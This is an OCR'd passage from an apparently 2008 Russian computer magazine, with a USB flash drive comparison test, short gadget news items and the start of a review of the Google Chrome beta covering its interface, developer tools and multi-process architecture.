Габариты, мм: 57 x 17,5 x 8
Материал корпуса: алюминий
Комплектация: нет
Интерфейс: USB 2.0




●●●●●●○○○○

Вечно норовящий потеряться закрывающий разъем колпачок у A-Data Nobility PD4 надежно прикреплен к корпусу металлической цепочкой. Устройство демонстрирует весьма заурядные скоростные характеристики: копирование видео-файла заняло десять с половиной минут, а копирование каталогов с аудио — 4 минуты и 50 секунд. Как и у других представленных устройств A-Data, у A-Data Nobility PD4 исключительно низкое время доступа, всего 0,5 мс. Это самое дешевое в тесте устройство, поэтому оно станет отличным выбором, как минимум, для двух категорий: студентов и школьников.



3300 руб.

OCZ Rally2 Turbo



Время доступа, измеренное при помощи программы HD Tune. Лидерами стали накопители A-Data (остальные их характеристики, к сожалению, оказались не так хороши)

Технические характеристики:
Емкость, ГБ: 8
Габариты, мм: 79 x 16 x 7,5
Материал корпуса: алюминий
Комплектация: шнурок
Интерфейс: USB 2.0

●●●●●●●●●○

По внешнему виду OCZ Rally2 Turbo отличается от более простой OCZ Rally2 только надписью «Turbo» на лицевой панели. Но «под капотом» у заряженной версии имеются серьезные преимущества! Так, например, по тестам в реальных условиях этот диск показал наилучшее быстродействие: на копирование видео-файла размером 3,82 Гб потребовалось всего две с половиной минуты, а на копирование большого количества мелких аудио-файлов ушло жалких 28 секунд. Правда, как и положено всем нормальным «заряженным» устройствам и механизмам, цена тут довольно высока. За эти деньги, знаете ли, можно купить две более медленных модели, каждая из которых будет вместительнее в два раза.





A-Data Sport RB19

Технические характеристики:
Емкость, ГБ: 8
Габариты, мм: 72,89 x 22,53 x 12,74
Материал корпуса: резина
Комплектация: нет
Интерфейс: **USB 2.0**

1200 руб.

●●●●●●○○○○

Модель A-Data Sport RB19 — представитель спортивного направления, что сказалось на его конструкции. Корпус устройства защищен от пыли и влаги. Более того, он ударопрочен. В A-Data отмечают, что этот накопитель может быть использован в системе Windows ReadyBoost (Windows Vista) для ускорения работы последней.
В тестах устройство показало себя не слишком расторопным: на копирование видео-файла ушло 10 минут и 20 секунд, и 4 минуты и 50 секунд — на копирование дерева аудио-файлов. Традиционно для представленных в тесте устройств A-Data, это изделие показало низкое время доступа, равное 0,5 с.

1600 руб.

Corsair Voyager

Технические характеристики:
Емкость, ГБ: 16
Габариты, мм: 75 x 23 x 14
Материал корпуса: резина
Комплектация: шнурок, интерфейс: USB 2.0

●●●●●●●○○○

В нашем тестировании присутствуют две внешне одинаковые модели — Corsair Voyager и Corsair Voyager GT. Первая из них стоит в два раза дешевле, и, как показывает тестирование, пашет сильно медленнее. Так сказать, бюджетный вариант. В реальных условиях на копирование видео-файла ушло 9,5 минут, а на копирование аудиозаписей 2 минуты. Подкачало и время доступа. Оно оказалось максимальным в сравнении с конкурентами — 1,2 мс (по этому параметру его обошел только вдвое более емкий A-Data Classic PD2). Корпус, как и у более дорогого варианта, — ударопрочный, пыле- и влагозащищенный, что, несомненно, одобрят люди, ведущие активный образ жизни.


Ваши способности. Наше вдохновение.
Microsoft
ОРКИ ЕСТЬ ВЕЗДЕ. НО ЕСЛИ ПРОЕКТ ВЫПОЛНЯЕТСЯ
С ОПЕРЕЖЕНИЕМ ГРАФИКА, ОНИ ОСТАВЯТ ТЕБЯ В ПОКОЕ.
ПОБЕЖДАЙ В ЛЮБОМ ПОЕДИНКЕ
Задача: быстрее создавать многофункциональные приложения. Решение: быстрый старт с Инструментами для Microsoft® Office system 2007.
Дополнительные подсказки и инструменты на visualstudio2008.ru
Microsoft Visual Studio



Transcend JetFlash 168

5000 руб.

Технические характеристики:

Емкость, ГБ: 16
Габариты, мм: 61 x 18,6 x 9,9
Материал корпуса: пластик
Комплектация: шнурок
Интерфейс: USB 2.0

●●●●●●●●●○

Линейка накопителей Transcend JetFlash 168 обладает своеобразной дизайнерской «фишкой». На корпусе каждого устройства, в зависимости от емкости, помещено изображение цветка. Скажем, для побывавшей у нас 16 Гб модели это — лотос. По скоростным характеристикам, этот диск получается наиболее сбалансированным. Во всех тестах устройство показывает отличный результат! В реальных условиях на переписывание видео-файла ушло две с половиной минуты, а на переписывание музыкальных записей — 38 секунд. Но за все хорошее, как известно, приходится платить.



Corsair Voyager GT

3200 руб.

Технические характеристики:

Емкость, ГБ: 16
Габариты, мм: 75 x 23 x 14
Материал корпуса: резина
Комплектация: шнурок, USB-удлинитель
Интерфейс: USB 2.0

●●●●●●●○○○

Старший из двух братьев-близнецов, Corsair Voyager GT, обладает не только звучным суффиксом GT, но и, в целом, более высокими скоростными показателями. Впрочем, занять высокие позиции в нашем рейтинге ему все равно не удается: на запись большого видео-файла ушло 7 минут 15 секунд, а вот на запись большого количества мелких файлов времени ушло даже больше, чем у бюджетной модели: 2 минуты и 40 секунд! Время доступа у Corsair Voyager GT оказалось чуть ниже, чем у «младшего брата»; составило 1 секунду, — это второй результат с конца.

Kingston DataTraveler 400

3000 руб.

Технические характеристики:

Емкость, ГБ: 16
Габариты, мм: 66 x 18 x 11
Материал корпуса: алюминий, прорезиненный пластик
Комплектация: нет
Интерфейс: USB 2.0

●●●●●●●○○○

Алюминиевый корпус Kingston DataTraveler 400 выполнен более оригинально по сравнению с большинством конкурентов — за счет того, что в «походном» положении разъем закрывается поворотной наружной частью корпуса. Потерять «колпачок» становится невозможно в силу его отсутствия. В штатной комплектации производитель предлагает программное обеспечение MigoSync, при помощи которого можно синхронизировать файлы, почту и настройки Web-браузера. А с утилитой SecureTraveler файлы можно шифровать. В ходе теста Kingston DataTraveler 400 показал себя твердым середняком.

ВЫВОДЫ

Можно сказать, что тесты подтвердили старый тезис: «чем мех лучше, тем дороже». Самыми быстрыми оказались самые дорогие накопители. Однако если не гоняться за скоростью, весьма емкий накопитель можно купить совсем недорого. Разница в цене с быстрыми моделями четырехкратная! На получение награды «Выбор редакции» в ходе тестирования претендовали сразу два устройства: OCZ Rally2 Turbo и Transcend JetFlash 168. Они показали примерно одинаково высокие результаты во всех тестах. Но награда у нас одна, и чаша весов склонилась в сторону OCZ Rally2 Turbo за счет более прочного алюминиевого корпуса. Награду «Лучшая покупка» мы отдаем OCZ Diesel. Девайс сочетает в себе весьма низкую стоимость и хорошие скоростные показатели.



4 девайса







HP TouchSmart IQ800
Если хочется пощупать

1899-2099 $

HP TouchSmart — это так называемый моноблок с сенсорным дисплеем. Грубо говоря, это монитор, в который напихали все внутренности от компьютера и добавили сенсорную панель. В июле было представлено второе поколение TouchSmart IQ500, но в ближайшее время в продаже ожидается третье поколение IQ800. В новой серии присутствуют две модели — TouchSmart IQ804 и IQ816. Первая оснащается процессором Core 2 Duo T5850 2,16 ГГц и графической картой NVIDIA GeForce 9300M GS, а вторая имеет проц Core 2 Duo T8100 с частотой 2,10 ГГц, видяху 9600M GS и привод Blue-Ray. Обе модели оснащены сенсорным дисплеем 25,5 дюймов и разрешением 1920x1200, TV-тюнером, вебкамерой, Bluetooth и устройством HP Pocket Media Drive. С таким монитором компьютер отлично сканает за телек и прекрасно будет себя чувствовать в этой роли. Стоимость устройства составляет 1899 долларов за младшую и 2099 за старшую модель. Если бюджет не дает разгуляться, то стоит обратить внимание на предыдущие модели IQ504 и IQ506, которые стоят 1299 и 1499 долларов соответственно.




i-Stor iS605
Много и быстро

3900 руб.


Если обычные внешние накопители пугают тебя своей тормознутостью, то стоит обратить внимание на i-Stor iS605, который является двухдисковым RAID-накопителем. На корпусе устройства находится переключатель режимов работы RAID. Максимальная производительность достигается в режиме RAID 0, когда два одинаковых жестких диска работают параллельно. Также есть режим RAID 1, когда два диска работают в режиме зеркальной копии, в результате чего увеличивается безопасность хранения данных. RAID можно отключить совсем, тогда оба диска будут определяться по отдельности, либо включить режим JBOD и жесткие диски будут видны как один. Накопитель оснащен тремя разъемами — USB, FireWire 400 и FireWire 800. Наибольшая производительность достигается при подключении через интерфейс FireWire 800, но не на всех компьютерах он присутствует. Модель недавно обновилась и обзавелась антивибрационным силиконовым кольцом в конструкции крепления дисков. Это позволяет снизить шум и вибрацию. Алгоритм работы вентиляторов охлаждения теперь регулируется температурным датчиком между жесткими дисками, что тоже снижает уровень шума.



Sony Rolly
Споет и станцует



Компания Sony начинает продажи на территории России уникального танцующего плеера Rolly. С виду устройство представляет собой овал, помещающийся в ладонь. Для вывода звука используются неодиновые динамики. Плеер оснащен 6 движущимися частями, с помощью которых он может раскручиваться, кататься и махать в такт музыке. Атмосферы добавляют и два кольца подсветки, способных демонстрировать до 700 цветов. Фотографиями сложно передать возможности плеера, поэтому для полноты ощущений рекомендую зайти на YouTube и посмотреть демонстрационные ролики по запросу «Sony Rolly». Устройство оснащено программой Rolly Chorographer, которая анализирует музыку и создает под нее движения. Также можно самому обучить «зверька» новым движениям. Управление плеером не самое обычное — чтобы изменить уровень громкости или переключить трек, необходимо покрутить одно из колесиков, а для перевода в режим воспроизведения в случайном порядке устройство нужно встряхнуть. В режиме воспроизведения плеер работает до 5 часов, а треки можно загружать удаленно через Bluetooth. Rolly выпускается в двух цветах (черный и белый) и к моменту выхода журнала уже должен быть на прилавках.



Fitbit Tracker
Акселлерометр на пользу здоровью



Fitbit Tracker — это маленькое устройство, которое закрепляется на одежде и мониторит физическую активность носителя. С помощью встроенного акселлерометра измеряется количество шагов, пройденное расстояние и сожженные калории. Если же устройство прицепить на трусы и лечь с ним спать, то смониторится количество ночных походов к унитазу, сколько пришлось ворочаться перед тем, как заснуть и сколько вообще времени человек спокойно спал. Полученные данные синхронизируются с компьютером, а затем отправляются на сайт fitbit.com, где они подвергаются машинному анализу, по результатам которого составляются общие рекомендации. За дополнительную плату данные будут просматриваться специалистами, которые составят индивидуальную программу похудения. Без подзарядки брелок проживет порядка 10 дней. В данный момент устройство еще не выпущено на рынок и конечная версия будет отличаться от представленной на фотографиях наличием небольшого дисплея, на котором будет изображен цветок. Если делать зарядку и вести активный образ жизни, то цветок будет распущен, а если наоборот — то повядший. Сейчас уже можно сделать предварительный заказ, а официальные продажи начнутся ближе к новогодним праздникам.

АЛЕКСАНДР ЛОЗОВЮК
/ ALEKS.RAIDEN@GMAIL.COM /

ХРОМИРОВАННЫЙ ВЕБ

НОВЫЙ БРАУЗЕР ОТ GOOGLE: ИЗНУТРИ И СНАРУЖИ

Слухи о разработке Google'ом собственного браузера ходят давно. Первого сентября на официальном блоге появилось сообщение: да, разрабатывают. А уже на следующий день вышла бета-версия. И это, мы тебе скажем, вещь!

Браузер — это обычно всерьез и надолго. Выбрав один, нескоро соберешься что-либо менять. Но только не в случае с Google Chrome. Анонса такого браузера ожидали миллионы людей. При всей своей простоте и в чем-то даже убогости, в первые дни после выхода он сумел занять достаточно существенную долю рынка (около 1 % глобального рынка, а на некоторых ресурсах — и до 20%). Предлагаю изучить новинку с трех точек зрения — пользователя, веб-разработчика и хакера.

ВПЕЧАТЛЕНИЯ ПОЛЬЗОВАТЕЛЯ

Процедура инсталляции довольно нетипична. Для загрузки с офсайта предлагается небольшой установщик, который скачивает из интернета основной дистрибутив (размер пакета — около 25 Мб). Забавно, что установщик не предлагает выбрать директорию для установки и размещает файлы строго в `C:\Users\\AppData\Local\Google\Chrome\Application`. Окно браузера простое, но приятное. Каждая страница открывается в собственной вкладке табе. В отличие от Firefox и других браузеров, адресная строка и элементы управления размещаются внутри каждой вкладки. Это достаточно спорное решение, однако я бы не сказал, что оно неудобно, скорее, непривычно. Учитывай еще одну особенность — закрытие последней вкладки в окне приведет к его полному закрытию. С непривычки это может смутить.


ТЕХНИЧЕСКИЕ ДЕТАЛИ

Версия: **0.2.149.29 сборка 1798**
Сайт: **http://www.google.com/chrome**
Размер: **450 Кб — 25 Мб**
Операционная система: **Win32 (XP и выше), Linux под Wine**
Лицензия: **BSD**
Открытый код: **да, http://code.google.com/chromium**
Поддержка: **HTML 4/CSS 2 (частично CSS 3), Flash, JavaScript**
Движок: **WebKit + V8 (JS-engine)**
Плагины: **пока нет, встроенный Google Gears**

Адресной строке уделено особое внимание: элементы URL раскрашиваются разными цветами. По аналогии с Firefox, поиск работает прямо из адресной строки: при этом используется и результаты поиска в Гугл, и данные из истории посещений.
А если ты введешь адрес одного из сервисов самого Google, то в числе прочих вариантов будет предложено поискать на этом ресурсе.



История посещений и поиск — без поиска это не продукт от Google



Самые посещаемые сайты в картинках

Любую страницу можно быстро занести в закладки, однако для них браузеру очень недостает развитых инструментов управления. Максимум, что возможно — импортировать букмарки из других установленных браузеров, расположить их на специальной панели или вынести в дополнительные папки. Здесь очень пригодилась бы интеграция с сервисами закладок, тем более, что у Google он есть (Bookmarks, www.google.com/bookmarks). Радует, что в браузер изначально встроен предпросмотр часто посещаемых страниц (в виде картинок-превью, отображаемых при открытии новой вкладки). В Opera есть аналогичный функционал, а в Firefox это решается плагином Fast Dial.
Думаю, тебе будет интересен режим инкогнито — **безопасный веб-серфинг**, когда никакие данные о посещаемых страницах не сохраняются ни в истории, ни в кеше, ни где бы то ни было. Так что можно спокойно рассматривать страницы бывших подружек в социальных сетях на компьютере жены или шефа и быть уверенным, что никто ничего не заметит. По слухам, аналогичный функционал планируется и в следующих версиях браузера Internet Explorer.
Интернет немыслим без желания сохранить себе что-нибудь на комп — загрузить новые дистрибутивы ПО, аудио-файлы или хотя бы то же самое порно. В Chrome встроен достаточно простой загрузчик, который может сразу начать загружать данные, без каких-либо окон запроса. Сам процесс загрузки будет отображаться на специальной панели внизу страницы (привязана к той страничке, откуда начата загрузка — переключившись в другую вкладку, ты не увидишь, что что-то загружается, а это неудобно). Здесь еще есть недоработки, например, не всегда срабатывает опция автоматического открытия определенных типов файлов. Так что для тех, кто часто и много загружает, лучшим выбором пока будет именно Firefox + какой-либо плагин для загрузки, например, FlashGot. Зато — очень удобная страница истории загрузок, где выводятся в хронологическом порядке все твои загрузки, и присутствует поиск. Кстати, все служебные функции, вроде истории просмотров, закладки, загрузки оформлены в виде отдельных страниц во вкладках. Честно говоря, сложно понять — это локальная страница программы или же окно очередного веб-сервиса. Вот она, подлинная интеграция с вебом...
И, для любителей нового, расскажу еще об одной встроенной функции Chrome, а именно — **создание desktop-приложения из любой вкладки**. Достаточно всего лишь выбрать в меню страницы «Создать ярлыки веб-приложения» и на рабочем столе, в быстром запуске и в меню «Пуск» появятся обычные ярлыки новой программы. Для примера, пусть это будет Gmail. Кликнув по любому из них, ты запустишь новое окно приложения, где будет открыта страница Gmail-а. Ничего не будет выдавать, что это все то же окно браузера — нет ни табов, ни адресной строки, ни других элементов меню. Это очень удобно, но только в тех сервисах, которые изначально проектировались как «одностраничные».
Если вся работа с приложением или сайтом может происходить в пределах одного окна, а новая информация загружается в фоновом режиме AJAX-ом, то все отлично. Но внешние ссылки будут открываться в новых окнах браузера, а это разрушает концепцию веб-приложения. GMail и Google Reader превращаются в действительно полноценные приложения, а вот с Google Docs номер не пройдет — ведь там каждый документ открывается в новом окне, что заставляет переходить в привычный нам браузер. Однако тенденция налицо: у всех конкурентов на рынке есть подобные механизмы. Например, у Mozilla есть дочерний проект, Prism, который также может интегрироваться с браузером, а другой игрок, Adobe, так, вообще, подошла основательно, выпустив целую платформу для веб-приложений — Adobe AIR (правда, своего браузера у них еще нет).

ОБИДНЫЕ НЕДОСТАТКИ

Минусы есть, несмотря на то, что за браузером стоит могучий и идеальный Google. Первое, с чем может столкнуться активный веб-серфер — иногда бывают сложности с отображением Flash-элементов. От этой беды не спасает даже близость к разработчикам — многие пользователи жаловались на падения браузера при заходе на YouTube, который, как известно, принадлежит Google. Так как для Flash-а используется плагин от Adobe, с которым работают все браузеры, то можно предположить, что проблема именно в части интеграции, а не в самом плеере.
Очень обидно, что браузер совершенно не воспринимает формат RSS. Странно — и это на фоне того, что у Google есть очень даже неплохой веб RSS-ридер, который вполне можно было интегрировать в браузер! Точно такие же претензии к e-mail ссылкам: они, к сожалению, не работают. Существуют проблемы и в работе с SSL — пока браузер не научат работать с клиентскими сертификатами, тебе будет закрыта дорога на ресурсы, требующие для работы такой авторизации (например, WebMoney Lite).
Из других недостатков можно отметить, что, несмотря на всю современность архитектуры браузера и мощь инженерного отдела Google, браузер иногда некоррек-




links
Инструкцию по сборке Google Chrome под Linux и Mac ты найдешь на сайте: http://dev.chromium.org/Home



info
На сайте Google версии Chrome для Linux и Mac OS еще нет, однако неофициальные сборки, скомпилированные с использованием winelib, предлагаются всем желающим на сайте www.codeweavers.com/services/ports/chromium.



dvd
На диске выложена Portable-версия Google Chrome, которую ты можешь запускать с любого носителя.



Обычная страница в необычном браузере

Все элементы веб-страницы как на ладони — не спрячется никто!

тно отображает страницы, а бывает, вообще зависает — причем, не только текущая вкладка, но весь. Буквально в день написания статьи на соседнем компьютере, с MS Vista SP1, при заходе на один ресурс Chrome вызвал не просто падение, а мгновенную перезагрузку. Но такое случается редко, так что можно сделать скидку на бета-версию. С Flash-контентом сложности возникают намного чаще. Также стоит отметить слабую поддержку проверки орфографии — пусть это новая функциональность, но все уже привыкли к мощи встроенной проверки правописания в Firefox. У Chrome подобного, увы, не наблюдается.

ВЗГЛЯД ВЕБ-РАЗРАБОТЧИКА

С точки зрения веб-разработчика, новый браузер оставляет двоякие впечатления. Судите сами. Из хорошего — **основой проекта является движок WebKit**, который используется во многих проектах, в частности, в Adobe AIR и Apple Safari. Если ты оптимизировал свой сайт под эти браузеры, то особых проблем не будет и с новым. Хотя некоторые пользователи отмечают нарушение верстки. Видимо, патчи к движку служат не только для интеграции, но и меняют способ отображения страниц. Радует, что выбран современный и быстрый движок, а значит, большинство существующих веб-стандартов поддерживаются в полной мере, например — ACID 2 на 100 баллов, ACID 3 на 76 из 100. Да и по скорости работы WebKit — достаточно быстрый, хотя, ввиду тесной поддержки Mozilla, странно, почему не выбрали их движок (Gecko), который также поддерживает все стандарты.

А вот для работы с JavaScript используется совсем другой движок: **V8**, который, по ряду тестов, обещает прирост производительности в несколько раз (хотя параллельные тесты показывают не столь однозначную картину). Для нас важны те нюансы нового движка, что обещают прирост скорости работы сложных веб-приложений, интенсивно использующих AJAX. Пока не вышел Firefox 3.1 с его движком TraceMonkey, для работы с веб-приложениями Chrome — действительно, самый быстрый браузер. Разработчики явно нацелили браузер на продвинутую часть аудитории — ведь наряду с существенными ограничениями для конечного пользователя, описанными выше, в браузере реализованы весьма мощные средства разработки.

Первым в глаза бросается редактор для просмотра исходного кода страниц — в нем есть подсветка синтаксиса HTML, что делает код страницы гораздо читабельнее. Однако, этим дело и закончилось, ожидаемой

JavaScript дебаггер — ох, как я люблю эту консоль!

Известные хаки

- Энтузиасты создали переносимую версию Portable Chrome, работающую прямо с носителя и обеспечивающую быстрый и безопасный веб-серфинг. Кроме этого, она основана на последней версии кода — более свежей, чем в публичном релизе и в два раза меньшей по размеру, так что поместится на любую флешку. Эту версию ты найдешь на нашем DVD-диске.
- Проблема плагинов еще не решена, но разработчики обещают добавить их поддержку в скором будущем. Ведь в проекте использован тот же самый API для системы плагинов, что и в других браузерах. А пока начинают выходить первые программы, облегчающие жизнь тем, кто решил постоянно использовать Chrome. Google Chrome Profile Backup (http://www.parhelia-tools.com) позволяет одним кликом мыши создавать и управлять профилями пользователей, делать резервные копии данных и синхронизировать их, если ты пользуешься браузером на нескольких машинах. Размером всего 400 Кб, прога отлично дополняет браузер, и в дальнейшем такой функционал может быть встроен в базовый дистрибутив.
- Для самых нетерпеливых уже есть инструкции (http://4chrome.ru/2008/09/handmade) по созданию собственных тем оформления. Но пока это будет несколько сложнее, чем для Firefox. Кстати, про огненную лису: если немного похачить плагин IEView, позволяющий использовать движок Internet Explorer для открытия страниц в отдельных вкладках, то к нему можно прикрутить и Google Chrome. Даже не надо ничего делать вручную — все уже реализовано в IE View Lite (https://addons.mozilla.org/en-US/firefox/addon/1429).

Документация по архитектуре браузера

Производительность

Компания Google разработала специальные тесты (http://code.google.com/p/v8/downloads/list), позволяющие оценить производительность JavaScript в различных браузерах. Самостоятельно сравнить свой браузер с Chrome можно по адресу: http://code.google.com/apis/v8/run.html. В таблице приведены результаты пяти тестов, в каждом из которых проверялся специализированный набор скриптов.
Хотя тесты написаны, в основном, специалистами самой Google, — доступны исходники. Похоже, нам показывают реальную картину. Судя по результатам, ни один из существующих браузеров не может и близко сравниться с Google Chrome по скорости обработки JavaScript.

подсветки для JavaScript в редакторе нет. Удивительно, учитывая, что редко какая страница обходится без скриптов.
Отладчик JavaScript, вообще, очень специфический. С одной стороны, в нем реализованы все функции дебаггера — работа с точками останова, просмотр кода, трассировка и исполнение кода. С другой, — все это реализовано в виде интерфейса командной строки и будет радовать взгляд разве что любителей работать в консоли. Так что, хоть этот инструмент и носит гордое название отладчика, для полноценной работы с веб-приложениями его рекомендовать сложно. Скорее, перед нами заявка на будущий инструментарий; пока же для серьезной работы более успешно подойдут Firefox + Firebug-плагин, а Chrome придется использовать для серфинга и проверки совместимости верстки.
Консоль JavaScript, напротив, — гораздо шире своего названия. Она уже намного ближе к функциональности Firebug-а, но в реальной работе все равно не то. Консоль разделена на две функциональные части. Elements показывает всю DOM-модель текущей страницы, все стили и позволяет редактировать любой элемент страницы, сразу просматривая результат. Вкладка Resources показывает в графическом виде диаграмму загрузки всех элементов страницы (либо просто список всех составных частей — рисунки, подключаемые стили и скрипты). Это позволит определить, на что тратится больше всего времени при загрузке страницы и что нужно оптимизировать.
Если честно, присутствие этих инструментов в браузере на текущий момент совершенно не оправдано, и реальной пользы они не принесут, хотя потенциал в них заложен богатый. Для серьезного применения в веб-разработке следует подождать реализации полноценной поддержки плагинов и переноса в новый браузер уже зарекомендовавших себя инструментов — Firebug, YSlow или Jiffy.

Служебные странички

Разработчиками предусмотрено несколько служебных страниц. На них отображается информация о памяти, используемая каждой вкладкой, сетевой активности, кэше, записях DNS и т.п.:
about:memory — информация об используемой памяти.
about:stats — полная статистика браузера.
about:network — встроенная тулза для мониторинга Сети.
about:internets — как бы за это Microsoft не подали в суд :).
about:histograms — гистограммы для разработчиков.
about:dns — кэш с DNS-записями.
about:cache — кэш браузера.
about:plugins — информация о плагинах Chrome.
about:version — справка о версии браузера.
about:crash — для желающих посмотреть надпись «Опаньки!» :).

ВЗГЛЯД ХАКЕРА: ВНУТРЕННЯЯ АРХИТЕКТУРА

Браузер имеет полностью открытый и доступный исходный код, который пригодится тебе для сборки под другие платформы или же для экспериментов. Проект называется **Chromium** и размещен на отдельном веб-сайте. Он интересен и с точки зрения исследователя — внутренняя архитектура браузера больше похожа на операционную систему, чем на обычную прикладную программу. Инженеры Google признаются, что, постоянно пользуясь браузерами, подметили множество недостатков и подумали, что, если в ОС есть возможность сделать защиту от падения отдельных программ, что мешает сделать то же самое в браузере? Поэтому внутри Chrome все поддерживает многопоточность и многопроцессность. **Каждая вкладка — это отдельный процесс**, который использует собственные экземпляры всех компонент. Отдельные вкладки никак не зависят друг от друга. То же самое и отдельные окна браузера — они полностью независимы, включая даже движок рендеринга страниц. Правда, есть нюанс. Страницы с одного и того же домена открываются внутри одного процесса, пусть и в разных вкладках, поэтому падение вкладки приведет к закрытию всех открытых страниц с этого сайта.
Из чего же состоит браузер Chrome? Рассмотрим в деталях.
WebKit — известный движок для рендеринга html-страниц. Он используется, как основа, и дополнен некоторыми собственными компонентами. Так как архитектура браузера отличается от типичной, разработчикам пришлось написать собственный многопоточный компонент для загрузки отдельных частей страницы. Также добавлены изменения, отвечающие за интеграцию с JavaScript-движком и обеспечивающие работу в многопоточном режиме — чтобы каждый процесс, отображающий свою страницу, использовал свою версию движка. Процесс использует несколько потоков. Для обмена между ними данными применяется специальный механизм коммуникации, который выступает своеобразным клеем (glue — так и названа директория в дереве исходных кодов) между компонентами.
V8 — новая виртуальная машина для исполнения JavaScript. Во многих тестах она показывает самую высокую производительность. ВМ V8 создана с нуля и разрабатывается уже на протяжении нескольких лет. Мы наблюдаем первый выход движка на большую сцену. Его отличие от других в том, что он сразу преобразует код JavaScript в код платформы, на которой исполняется (видимо, в ассемблер), а потом кеширует его. Получается гораздо быстрее обычного процесса. Кроме того, оптимизированы самые частые конструкции языка, например, обращение к членам класса, особенно в длинной цепочке

